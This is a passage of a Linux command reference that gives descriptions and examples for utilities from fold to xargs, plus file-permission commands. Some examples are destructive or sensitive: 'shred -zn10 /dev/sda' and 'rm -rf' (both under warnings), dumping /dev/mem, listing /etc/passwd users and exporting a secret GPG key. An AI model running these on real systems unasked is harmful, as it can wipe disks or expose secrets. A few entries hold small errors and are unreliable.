 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/fmt>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
- fold **file_name** : Wraps the STDIN to fit in a specified width.
 - **Ex:** fold -w40 **myfile.txt** > **newfile.txt**
 - **Notes:**
 - *Related to (or similar) fmt command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/fold>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
- gawk **arguments file_name** : A pattern scanning and processing language.
 - **Ex:** gawk '/ex/ { print \$0 }' **myfile.txt**
 - **Notes:**
 - *Related to (or similar) awk command.*
 - *Category: Strings/Text*
- genisoimage **arguments file_name.iso** : Creates ISO9660/Joliet/HFS filesystem with optional Rock Ridge attributes.
 - **Ex:** genisoimage -o **cd.iso** **cd_dir**
 - **Notes:**
 - *Related to (or similar) isodump command.*
 - *Category: Filesystem*
- gpg **file_name.gpg** : Encrypts file or decrypts a GPG file.
 - **Ex:** Encrypts a file:
`gpg -c myfile`
 - **Notes:**
 - *Related to (or similar) gpgv command.*

- *Category: Security/Encryption*
- gpgv **arguments file_name** : Verifies OpenPGP signatures.
 - **Ex:** gpgv mypgpfile
 - **Notes:**
 - *Related to (or similar) gpg command.*
 - *Category: Security/Encryption*
- gpgsplit **arguments file_name** : Splits an OpenPGP message into packets.
 - **Ex:** gpg --export-secret-key 55C794A2 | gpgsplit
 - **Notes:**
 - *Related to (or similar) gpg command.*
 - *Category: Security/Encryption*
- groff **arguments file_name** : Front-end for the groff document formatting system.
 - **Ex:** echo '.TH Test File 1 "Apr 2025"' > myfile.tr; echo '.ce' >> myfile.tr; echo 'This line is centered' >> myfile.tr; groff -Tascii -man myfile.tr
 - **Notes:**
 - groff replacement for the troff and nroff text formatters.
 - *Full documentation at: <https://www.gnu.org/software/groff/>*
 - *Related to (or similar) colcrt, troff, nroff commands.*
 - *Category: Document Processing*
- head **file_name** : Displays the first ten lines of a file.
 - **Ex:** head /var/log/syslog
 - **Notes:**
 - *Related to (or similar) tail command.*
 - *Full documentation at: <http://www.gnu.org/software/coreutils/head>*
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
- hexdump **file_name** : Displays the file output in hexadecimal, octal, decimal, or ASCII format.
 - **Ex:** hexdump myfile
 - **Notes:**
 - *Other alias(es) for the command are: hd*
 - *Related to (or similar) od command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Strings/Text*

- **iconv file_name** : Converts a text file to a different format of character encoding.
 - **Ex:** echo abc ß α € àbç | iconv -f UTF-8 -t ASCII//TRANSLIT
 - **Notes:**
 - *Related to (or similar) locale command.*
 - *Category: Strings/Text*
- **install arguments source destination** : Copies files and sets attributes.
 - Ex: install -D /source/path/*.sh /dest/path
 - **Notes:**
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/install>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- **isodump arguments file_name.iso** : Shows the contents of a ISO-9660 filesystem image, and verifies its integrity.
 - **Ex:** isodump linux_distro.iso
 - **Notes:**
 - *Related to (or similar) devdump, isoinfo, isovfy commands.*
 - *Category: Filesystem*
- **isoinfo arguments file_name.iso** : Shows a directory listing of an ISO9660 filesystem image.
 - **Ex:** isoinfo linux_distro.iso
 - **Notes:**
 - *Related to (or similar) devdump, isovfy, isodump commands.*
 - *Category: Filesystem*
- **isosize file_name.iso** : Shows the size of the contents of the ISO9660 filesystem image.
 - **Ex:** isosize linux_distro.iso
 - **Notes:**
 - *Related to (or similar) isoinfo command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Filesystem*
- **isovfy file_name.iso** : Verifies the integrity of an ISO9660 filesystem image.
 - **Ex:** isovfy linux_distro.iso
 - **Notes:**
 - *Related to (or similar) devdump, isoinfo, isodump commands.*

- *Category: Flesystem*
- join **arguments file_name file_name** : Joins lines of two files on a common field.
 - Ex: join myfile1.txt myfile2.txt
 - Notes:
 - Related to (or similar) paste command.
 - Full documentation at: <http://www.gnu.org/software/coreutils/join>
 - This is a COREUTILS command.
 - Category: Strings/Text
- less **file_name** : Displays a file one page at a time.
 - Ex: cat myfile.txt | less
 - Ex: less myfile.txt
 - Notes:
 - less is an advanced version of the more command.
 - Related to (or similar) more command.
 - Category: Strings/Text
- lesskey **arguments file_name** : Specifies key bindings for less .
 - Ex:

Create a file: `~/.lesskey` , with the following contents

```
#env
LESS = -i -R
```

Execute the program below to create `~/.less` file

```
lesskey
```
 - Notes:
 - Related to (or similar) less command.
 - Category: Strings/Text
- link **file_name link_name** : Creates a link between two files.
 - Ex: link /path_2/file_name link_name
 - Notes:
 - This is a simpler version of ln command.
 - Related to (or similar) ln command.
 - Full documentation at: <http://www.gnu.org/software/coreutils/link>
 - This is a COREUTILS command.
 - Category: Flesystem
- logrotate **arguments config_name** : Rotates and compresses mail system

logs.

- Ex: See the man page for config file information:
`man logrotate`
- Notes:
 - Related to (or similar) *logger command*.
 - Category: *Filesystem*
- ln arguments **file_name link_name** : Creates a symbolic link to a file.
 - Ex: `ln -s /path_2/file_name link_name`
 - Notes:
 - Related to (or similar) *link command*.
 - Full documentation at:
<http://www.gnu.org/software/coreutils/ln>
 - This is a *COREUTILS command*.
 - Category: *Filesystem*
- ls arguments **directory_name** : Displays a listing of the current directory.
 - Ex: `ls -al /` : Displays a formatted listing with hidden files.
 - Notes:
 - `dircolors` sets colors for ‘ls’ by altering the `LS_COLORS` environment variable.
 - Related to (or similar) *vdir command*.
 - Full documentation at:
<http://www.gnu.org/software/coreutils/ls>
 - This is a *COREUTILS command*.
 - Category: *Filesystem*
- lsof arguments : Lists all open files in memory.
 - Ex: `lsof -i -nP`
 - Notes:
 - Related to (or similar) *stat command*.
 - Category: *Filesystem/Troubleshooting*
- mkdir **directory_name** : Creates a new directory.
 - Ex: `mkdir sample_dir`
 - Notes:
 - Related to (or similar) *rmdir command*.
 - Full documentation at:
<http://www.gnu.org/software/coreutils/mkdir>
 - This is a *COREUTILS command*.
 - Category: *Filesystem*

- **mklost+found** : Creates a lost+found directory on a mounted Linux EXT2 file system.
 - **Ex:** # mklost+found
 - **Notes:**
 - *Related to (or similar) e2fsck command.*
 - *Category: Filesystem*
- **mknod device_path arguments** : Creates block or character special files.
 - **Ex:** mknod /dev/fd2 b 1 2
 - **Notes:**
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/mknod>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- **mkswap arguments device_path** : Manages the Linux swap area.
 - **Ex:** # mkswap /dev/sdb1
 - **Notes:**
 - *Related to (or similar) swapoff, swapon commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: System*
- **mktemp arguments** : Creates a temporary file or directory.
 - **Ex:** # mktemp /tmp/example.XXXXXXXXXX
 - **Notes:**
 - *Related to (or similar) tempfile command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/mktemp>
 - *This is a COREUTILS command.*
 - *Category: System*
- **md5sum arguments file_name** : Displays the MD5 checksum value for a file.
 - **Ex:** md5sum myfile.txt
 - **Notes:**
 - *This value can be used to tell you if a file has been changed since the last value from the program was generated (i.e. the values should be exactly the same if you run the utility again). Any change in the file will cause a new value to be generated.*
 - *Related to (or similar) cksum, sha1sum, sum commands.*
 - *Full documentation at:*

<http://www.gnu.org/software/coreutils/md5sum>

- This is a COREUTILS command.
- Category: Filesystem
- mke2fs **arguments device_path** : Used to create an EXT2/EXT3/EXT4 filesystem on a storage device.
 - Ex: # mke2fs /dev/sda2
 - Notes:
 - Related to (or similar) debugfs, dumpe2fs, tune2fs, e2fsck, commands.
 - Category: Filesystem
- mkfifo **pipe_name** : Used to create named pipes (FIFOs) with given names.
 - Ex: open one console window, type: mkfifo **namedpipe**, open a second console window, type: cat < **namedpipe** . Then in the first console window, type: ls -l > **namedpipe** . The output from the **namedpipe** in first window is redirected to the cat command in the second window.
 - Notes:
 - Full documentation at:
<http://www.gnu.org/software/coreutils/mkfifo>
 - This is a COREUTILS command.
 - Category: System
- mkisofs **arguments file_name** : Creates an ISO9660/JOLIET/HFS hybrid filesystem.
 - Ex: iso_directory contains all the files that you want to be in the ISO file:
mkisofs -o myimage.iso iso_directory
 - Notes:
 - Related to (or similar) cdrecord command.
 - Category: Filesystem
- more **file_name** : Displays a file one page at a time.
 - Ex: cat myfile.txt | more
 - Ex: more myfile.txt
 - Notes:
 - less is a more advanced version of this command.
 - Related to (or similar) less command.
 - This is an UTIL-LINUX command.

- *Category: Strings/Text*
- mount **filesystem mount_point** : Mounts a filesystem to the OS.
 - **Ex:** Mounts an .ISO file as a CD:
`# mount /path/to/file_name.iso /mnt/cdrom -oloop`
 - **Notes:**
 - *Related to (or similar) umount command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Filesystem*
- mountpoint **directory_name** : Checks if a directory (or file) is a mountpoint.
 - **Ex:** mountpoint `/dev`
 - **Notes:**
 - *Related to (or similar) mount command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Filesystem*
- mv **arguments file_name1 file_name2** : Renames or moves a file.
 - **Ex:** `mv directory_name1 directory_name2`
 - **Notes:**
 - *Related to (or similar) cp command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/mv>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- namei **arguments path_name** : Follows a pathname until a terminal point is found.
 - **Ex:** `namei /etc/kernel`
 - **Notes:**
 - *Related to (or similar) stat command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Filesystem*
- nl **arguments file_name** : Displays line numbers for each line of a file.
 - **Ex:** `nl myfile.txt`
 - **Notes:**
 - *Related to (or similar) wc command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/nl>
 - *This is a COREUTILS command.*

- *Category: Strings/Text*
- nm **arguments file_name** : Displays symbols from object files.
 - **Ex:** nm -A /*.o | grep func
 - **Notes:**
 - *Related to (or similar) objdump command.*
 - *This is a binutils command*
(<https://www.gnu.org/software/binutils/>).
 - *Category: Programming*
- nroff **arguments file_name** : Emulates the nroff command with groff .
 - **Ex:** nroff -s4 -me linux.guide
 - **Notes:**
 - *groff replacement for the troff and nroff text formatters.*
 - *Full documentation at: <https://www.gnu.org/software/groff/>*
 - *Related to (or similar) colcrt, groff, troff commands.*
 - *Category: Document Processing*
- od **arguments file_name** : Dumps a file in octal and other formats.
 - **Ex:** od myfile
 - **Ex:** echo "HelloWorld" | od -A x -t x1z -v
 - **Notes:**
 - *Related to (or similar) hexdump command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/od>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
- objcopy **arguments object_file** : Copies and translates an object file.
 - **Ex:** objcopy -p test new_tst
 - **Notes:**
 - *Related to (or similar) objdump command.*
 - *This is a binutils command*
(<https://www.gnu.org/software/binutils/>).
 - *Category: Programming*
- objdump **arguments object_file** : Displays information from an object file.
 - **Ex:** objdump -d -M intel -S objectfile.o
 - **Notes:**
 - *Related to (or similar) readelf command.*
 - *This is a binutils command*

(<https://www.gnu.org/software/binutils/>).

- *Category: Programming*

- paste **arguments file_name1 file_name2** : Merges lines from multiple files into TAB-separated lines consisting of sequentially corresponding line numbers from each file.
 - **Ex:** paste -s myfile
 - **Notes:**
 - *Related to (or similar) join command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/paste>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- patch **arguments patch_file** : Applies the **patch_file** (that contains the differences listed by the diff program) to an original file.
 - **Ex:** Applies the myfile.patch to the original myfile.c source code:
patch < myfile.patch
 - **Notes:**
 - *Related to (or similar) diff, merge commands.*
 - *Category: Filesystem*
- pathchk **arguments file_path** : Checks if file names are valid or portable.
 - **Ex:** pathchk /home/janes
 - **Notes:**
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/patchchk>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- pg **arguments file_name**: Allows you to browses pagewise through a text file.
 - **Ex:** pg myfile.txt
 - **Notes:**
 - *Related to (or similar) cat, more commands.*
 - *This is a legacy command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Strings/Text*
- pivot_root **arguments new_root old_root** : Moves the root filesystem of the current process.
 - **Ex:** # pivot_root . tmp/

- **Notes:**
 - *Related to (or similar) chroot, mount commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: Filesystem*
- **popd arguments** : Takes you back to the previous directory stored with pushd command.
 - **Ex:** popd
 - **Notes:**
 - *This command is used in conjunction with the pushd .*
 - *Related to (or similar) dirs command.*
 - *This is an internal Bash command.*
 - *Category: Filesystem*
- **ptx arguments file_name** : Produces a permuted index of a file's contents.
 - **Ex:** ptx -A -w 25 <<< \$'a\nb\nc'
 - **Notes:**
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/ptx>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- **pushd arguments directory_path** : Adds a directory name to the top of the stack.
 - **Ex:** pushd
 - **Notes:**
 - *This command is used in conjunction with the popd .*
 - *Related to (or similar) dirs command.*
 - *This is an internal Bash command.*
 - *Category: Filesystem*
- **pwd arguments** : Shows the current directory path.
 - **Ex:** pwd
 - **Notes:**
 - *Related to (or similar) cd command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/pwd>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- **pv arguments file_name** : Monitors the progress of data transferred

through a pipe.

- Ex: `pv large_file > /tmp/large_file`
- Notes:
 - Related to (or similar) *cat, dialog, splice* commands.
 - Category: *Filesystem*
- **readelf arguments file_name** : Shows information about an ELF file.
 - Ex: `readelf -h hello_world.o`
 - Notes:
 - More information, see *ELF* (in the Glossary)
 - Related to (or similar) *objdump* command.
 - This is a *binutils* command (<https://www.gnu.org/software/binutils/>).
 - Category: *Programming*
- **readlink arguments file_name** : Displays a value of a symbolic link (or canonical) file name.
 - Ex: `readlink myfile.txt`
 - Notes:
 - Related to (or similar) *ln, link* commands.
 - Full documentation at: <http://www.gnu.org/software/coreutils/readlink>
 - This is a *COREUTILS* command.
 - Category: *Filesystem*
- **realpath arguments file_name** : Displays the resolved path.
 - Ex: `realpath myfile.txt`
 - Notes:
 - Related to (or similar) *readlink* command.
 - Full documentation at: <http://www.gnu.org/software/coreutils/realpath>
 - This is a *COREUTILS* command.
 - Category: *Filesystem*
- **rename arguments file_name 1 file_name 2**: Renames one or more files.
 - Ex: `rename 's/\e.bak$//' *.bak`
 - Notes:
 - Related to (or similar) *mv* command.
 - This is an *UTIL-LINUX* command.
 - Category: *Filesystem/Maintenance*
- **resize2fs arguments device_name** : Used to resize an EXT2/EXT3/EXT4

filesystems.

- **Ex:** # resize2fs /**dev/vdb1**
- **Notes:**
 - *Related to (or similar) e2fsck command.*
 - *Category: Filesystem/Maintenance*
- **resizepart device_name partition length** : Sets a new size for a storage partition.
 - **Ex:** # resizepart /**dev/sdc 1 40960**
 - **Notes:**
 - *Related to (or similar) addpart, delpart, fdisk, parted, partprobe command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Filesystem/Maintenance*
- **rev file_name** : Prints contents of the STDIN or file in reverse order.
 - **Ex:** rev myfile.txt
 - **Notes:**
 - *The contents of the STDIN or file will be displayed backwards.*
 - *Related to (or similar) tac command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Strings/Text*
- **rm arguments file_name** : Deletes a file from the current or specified directory path.
 - **Warning: These commands will destroy data**
 - **Ex:** Force the removal of a file:
rm -f file_name
 - **More Examples:**
 - (Deletes a directory):
rm -r directory_name
 - (Force a delete of a directory):
rm -rf directory_name
 - **Notes:**
 - *Related to (or similar) rmdir command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/rm>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- **rmdir arguments directory_name** : Removes empty directories.

- **Ex:** `rmdir sample_dir`
 - **Notes:**
 - *If there are files in the directory, they will need to be deleted before you can use this command.*
 - *Related to (or similar) mkdir command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/rmdir>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- **rsync arguments / directory_name1 / directory_name2 :** Synchronizes files between a source and destination directory.
 - **Ex:** `rsync -a / directory_name1 / directory_name2`
 - **More Examples:**
 - (Requesting multiple files from a remote host.:
 rsync -av host:file1 :file2 host:file{3,4} /dest/
 rsync -av host::modname/file{1,2} host::modname/file3 /dest/
 rsync -av host::modname/file1 ::modname/file{3,4}
- **Notes:**
 - *Related to (or similar) scp command.*
 - *Category: Filesystem*
- **sdiff file_name 1 file_name 2:** Shows two files side-by-side and highlights the differences.
 - **Ex:** `sdiff myfile1 myfile2`
 - **Notes:**
 - *Related to (or similar) diff, comp, cmp commands.*
 - *Category: Filesystem*
- **sha1sum arguments file_name :** Computes a 160-bit SHA1 checksum to verify file integrity.
 - **Ex:** `sha1sum myfile.txt`
 - **Notes:**
 - *This value can be used to tell you if a file has been changed since the last value from the program was generated (i.e. the values should be exactly the same if you run the utility again). Any change in the file will cause a new value to be generated.*
 - *Related to (or similar) cksum, sum, md5sum commands.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/sha1sum>

- *This is a COREUTILS command.*
 - *Category: Filesystem*
- sendmail **arguments** : Sends an e-mail to one or more recipients using the SMTP protocol.
 - **Ex:** echo "Subject: HelloWorld" | sendmail -v jane@example.com
 - **Notes:**
 - *Related to (or similar) mail command.*
 - *Category: Shell*
- shred **arguments file_name** : Securely wipes a file by overwriting it with data (making recovery of the data difficult to impossible).
 - **Warning: These commands will destroy data**
 - **Ex:** shred -z myfile.txt
 - **Ex:** # shred -zn10 /dev/sda
 - **Notes:**
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/shred>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- shuf **arguments file_name** : Generates random permutations of a set of data.
 - **Ex:** man \$(ls /bin | shuf | head -1)
 - **Notes:**
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/shuf>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
- size **arguments file_name** : Lists section sizes and total size of an object or archive file.
 - **Ex:** size myfile
 - **Notes:**
 - *Related to (or similar) objdump, readelf commands.*
 - *This is a binutils command*
(<https://www.gnu.org/software/binutils/>).
 - *Category: Programming*
- split **arguments file_name new_file_name** : Splits a file into fixed size pieces to make easier to transport.
 - **Ex:** Splits the file up in to 22 byte files:

- split -b 22 **temp.txt** new . (To reassemble them, type:) cat new* > **temp.txt**
- **Notes:**
 - *Related to (or similar) csplit command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/split>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
 - sort **arguments file_name** : Sorts lines from a file or the STDIN.
 - Ex: cat **myfile.txt** | sort
 - **Notes:**
 - *Related to (or similar) tsort, uniq commands.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/sort>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
 - strfile **arguments file_name** : Creates a random access file for storing strings.
 - Ex: strfile **myfile quotes.dat**
 - **Notes:**
 - *This command is used for creating data files for the fortune command.*
 - *Related to (or similar) fortune command.*
 - *Category: Strings/Text*
 - strings **arguments file_name** : Displays printable characters or strings of text within a specified file.
 - Ex: View the contents/values of RAM as a plain text:

```
# dd if=/dev/mem | cat | strings
```
 - **Notes:**
 - *This command is useful for pulling or searching data out of a file (such as a binary file) you might not normally be able to extract information from.*
 - *Related to (or similar) ar, nm, objdump commands.*
 - *This is a binutils command* (<https://www.gnu.org/software/binutils/>).
 - *Category: Programming*
 - strip **arguments file_name** : Discards the symbols from an object file.

- **Ex:** `strip -s a.out`
 - **Notes:**
 - *Related to (or similar) nm command.*
 - *This is a binutils command (<https://www.gnu.org/software/binutils/>).*
 - *Category: Programming*
- sum **file_name** : Displays a checksum and the number of blocks a file utilizes.
 - **Ex:** `sum myfile.txt`
 - **Notes:**
 - *This is a very basic checksum, and I would recommend using more sophisticated commands such as: sha1sum or md5sum*
 - *Related to (or similar) cksum, sha1sum, md5sum commands.*
 - *Full documentation at: <http://www.gnu.org/software/coreutils/sum>*
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- switch_root **arguments** : Switches another filesystem as the root of the mount tree.
 - **Ex:** `# exec switch_root -c /dev/console /new_root /sbin/init`
 - **Notes:**
 - *Moves already mounted /proc, /dev, /sys and /run to newroot and makes newroot the new root filesystem and starts init process.*
 - *Related to (or similar) pivot_root command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Filesystem*
- tac **arguments file_name** : Prints lines of the STDIN or file in reverse order.
 - **Ex:** `tac myfile.txt`
 - **Notes:**
 - *For example, if you had a file that had three lines, Line1, Line2, Line 3. This command would display them as Line3, Line2, Line 1.*
 - *Related to (or similar) rev command.*
 - *Full documentation at: <http://www.gnu.org/software/coreutils/tac>*

- *This is a COREUTILS command.*
 - *Category: Strings/Text*
- tail **arguments file_name** : Outputs the last ten lines of a specified file.
 - **Ex:** As a file grows it will display the last ten lines:
tail -f **myfile.txt**
 - **Notes:**
 - *Related to (or similar) head command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/tail>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
- tailf **file_name** : As a file grows it will display the last ten lines.
 - **Ex:** tailf **myfile.txt**
 - **Notes:**
 - *Related to (or similar) tail -f command.*
 - *This is a legacy command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Strings/Text*
- tee **arguments file_name** : Takes the STDOUT of a command and sends it to the screen and file simultaneously.
 - **Ex:** cat **myfile.txt** | tee **myfile.out**
 - **Notes:**
 - *This utility is useful for watching and recording the output of a command simultaneously.*
 - *Related to (or similar) cat command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/tee>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
- tempfile **arguments** : Creates a temporary file in a safe manner.
 - **Ex:** t=\$(tempfile); echo \$t
 - **Notes:**
 - *Related to (or similar) mktemp command.*
 - *Category: Filesystem*
- touch **file_name** : Creates a new empty file.
 - **Ex:** touch **myfile.txt**
 - **Notes:**

- *Full documentation at:*
<http://www.gnu.org/software/coreutils/touch>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- tr **set1 set2** : Translates, squeezes (i.e. replaces sequences of a repeated character), or deletes characters from the STDIN and display on STDOUT.
 - **Ex:** cat **myfile.txt** | tr "[a-z]" "[A-Z]"
 - **Notes:**
 - *Related to (or similar) sed, awk commands.*
 - *Category: Strings/Text*
- troff **arguments file_name** : Processor of the groff text formatting system.
 - **Ex:** see: **groff**
 - **Notes:**
 - *groff replacement for the troff and nroff text formatters.*
 - *Related to (or similar) colcrt, groff, nroff commands.*
 - *Full documentation at:* <https://www.gnu.org/software/groff/>
 - *Category: Document Processing*
- truncate **arguments file_name** : Shrinks or extends the size of a file to the specified size.
 - **Ex:** truncate -s 0 **myfile.txt**
 - **Notes:**
 - *Related to (or similar) fallocate command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/truncate>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- tsort **arguments file_name** : Performs a topological sort (and removes duplicate data).
 - **Ex:** tsort <<EOF


```
a b c
d
e f
b c d e
EOF
```
 - **Notes:**

- *Related to (or similar) sort command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/tsort>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
- tune2fs **arguments partition_path** : Adjusts filesystem parameters on EXT2/EXT3/EXT4 filesystems.
 - **Ex:** tune2fs -l /dev/sda1
 - **Notes:**
 - *Related to (or similar) debugfs, dumpe2fs, e2fsck, mke2fs commands.*
 - *Category: Filesystem/Troubleshooting*
- umount -f **mount_point** : Unmounts a specified filesystem from the OS.
 - **Ex:** # umount -f /mnt/testarea
 - **Notes:**
 - *Related to (or similar) mount command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Filesystem*
- ul **file_name** : Reads the file or STDIN and translates occurrences of underscores.
 - **Ex:** echo \$'HelloW\b_o\b_r\b_l\b_d\b_-' | ul
 - **Notes:**
 - *Related to (or similar) colcrt command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Strings/Text*
- umask **arguments mode** : Manages the filesystem mode creation mask.
 - **Ex:** umask u+rx
 - **Notes:**
 - Determines the settings of a mask that controls how file permissions are set for newly created files.
 - *Related to (or similar) chmod command.*
 - *This is an internal Bash command.*
 - *Category: Filesystem*
- uniq **arguments** : Omits repeated lines from a file or STDIN.
 - **Ex:** cat myfile.txt | uniq
 - **Notes:**
 - *Related to (or similar) sort command.*

- *Full documentation at:*
<http://www.gnu.org/software/coreutils/uniq>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
- **unlink file_name** : Calls the unlink function to remove a specified file.
 - **Ex:** **unlink myfile**
 - **Notes:**
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/unlink>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- **unexpand arguments file_name** : Converts spaces to tabs for a specified file.
 - **Ex:** **unexpand myfile.txt > myfile.out**
 - **Notes:**
 - *Related to (or similar) expand command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/unexpand>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
- **update-alternatives arguments command** : Maintains symbolic links determining default commands.
 - **Ex:** To display the available packages which provide vi and the current setting for it, use the --display action:
`update-alternatives --display vi`
 - **More Examples:**
 - To choose a particular vi implementation, and then select a number from the list:
`# update-alternatives --config vi`
 - To go back to having the vi implementation chosen automatically:
`# update-alternatives --auto vi`
 - **Notes:**
 - *Related to (or similar) ln command.*
 - *Category: Filesystem*
- **uudecode file_name.uue** : Decodes an encoded ASCII binary file.
 - **Ex:** **uudecode myfile.uue**

- **Notes:**
 - *This command was used to encode a binary file and attach it to an e-mail for an individual who didn't have a MIME mail client.*
 - *Must be installed, sudo apt-get install sharutils*
 - *Related to (or similar) uuencode command.*
 - *Category: Filesystem*
- uuencode **file_name** : Encodes a binary file into ASCII so that it can be transmitted to another device.
 - Ex: uuencode **myfile** > **myfile.uue**
 - **Notes:**
 - *This command was used to encode a binary file and attach it to an e-mail for an individual who didn't have a MIME mail client.*
 - *Must be installed, sudo apt-get install sharutils*
 - *Related to (or similar) uudecode command.*
 - *Category: Filesystem*
- vdir **arguments file_name** : Verbosely lists the contents of a directory.
 - Ex: vdir /etc/vima
 - **Notes:**
 - *Related to (or similar) ls -l -b command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/vdir>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- volname **device_name** : Displays the volume name of the media that has an ISO9660 filesystem. (i.e. optical drive).
 - Ex: volname /dev/cdrom1
 - **Notes:**
 - *Related to (or similar) uudecode command.*
 - *Category: Filesystem*
- wc **arguments file_name** : Counts the number of lines and words in a file.
 - Ex: wc -l < **input_file**
 - **Notes:**
 - *Related to (or similar) nl command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/wc>

- *This is a COREUTILS command.*
 - *Category: Strings/Text*
- xargs **arguments command** : Executes a command based on the STDOUT of another utility.
 - **Ex:** cat **links.txt** | xargs wget
 - **More Examples:**
 - Find files named core in or below the directory /tmp and delete them. Will not work correctly if there are any filenames containing spaces or other special characters:
find /tmp -name core -type f -print | xargs /bin/rm -f
 - Finds files named core in or below the directory /tmp and delete them (less restrictive):
find /tmp -name core -type f -print0 | xargs -0 /bin/rm -f
 - Finds files named core in or below the directory /tmp and deletes them (more efficient):
find /tmp -depth -name core -type f -delete
 - Generates a compact listing of all the users on the system:
cut -d: -f1 < /etc/passwd | sort | xargs echo
 - **Notes:**
 - *Related to (or similar) find, locate commands.*
 - *Category: Shell*
- xxd **arguments file_name** : Makes a hexdump or does the reverse.
 - **Ex:** xxd myfile
 - **Notes:**
 - *Related to (or similar) hexdump command.*
 - *Category: Strings/Text*

File Permissions

Below is a list of filesystem commands related to managing file permissions and ownership in the operating system. These commands are used for modifying user and system files permissions.

More information

[References: File Permissions](#)

Note:

Depending on the command or service that is going to be utilized, it may require root level permissions to execute it. If root permissions are needed to execute a command, it will generally be denoted with a # (i.e. # command) in front of the example.

- **chattr operator file_name** : Modifies a file's attributes.
 - Ex: chattr -i **directory/ myfile.conf**
 - **Notes:**
 - Related to (or similar) lsattr command.
 - Category: Filesystem
- **chcon arguments file_name** : Changes the SELinux security context of each FILE to CONTEXT.
 - Ex: chcon **system_u:object_r:httpd_config_t:s0 httpd.conf**
 - **Notes:**
 - Full documentation at:
<http://www.gnu.org/software/coreutils/chcon>
 - This is a COREUTILS command.
 - Category: Filesystem
- **chmod octal file_name** : Changes the permissions of a file or directory.
 - Ex: chmod 754 **myfile.txt**
 - Ex: chmod **u+rwx g+rx o+r myfile.txt**
 - **Notes:**

- Using octal numbers user, group, and other file or directory permissions can be modified (i.e. $4+2+1 = 7$ [RWX]).
 - *For more information on: [File Permissions](#)*
 - *Related to (or similar) lsattr command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/chmod>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- chgrp **arguments group file_name** : Modifies the group ownership for a file or directory.
 - **Ex:** # chgrp **test_users myfile.txt**
 - **Notes:**
 - *Related to (or similar) chown command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/chgrp>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
- chown **user_name file_name** : Changes the user ownership of a file.
 - **Ex:** chown **user1 /path/to/myfile_name.ext**
 - **Notes:**
 - *Related to (or similar) chgrp command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/chown>
 - *This is a COREUTILS command.*
 - *Category: Filesystem*
 - chown **user_name group_name directory_name** : Changes the user and group owner of a directory.
 - chown **user_name group_name file_name** : Changes the user and group owner of a file.
- lsattr **arguments file_name** : Displays file attributes on a Linux EXT2 filesystem.
 - **Ex:** lsattr **myfile**
 - **Notes:**
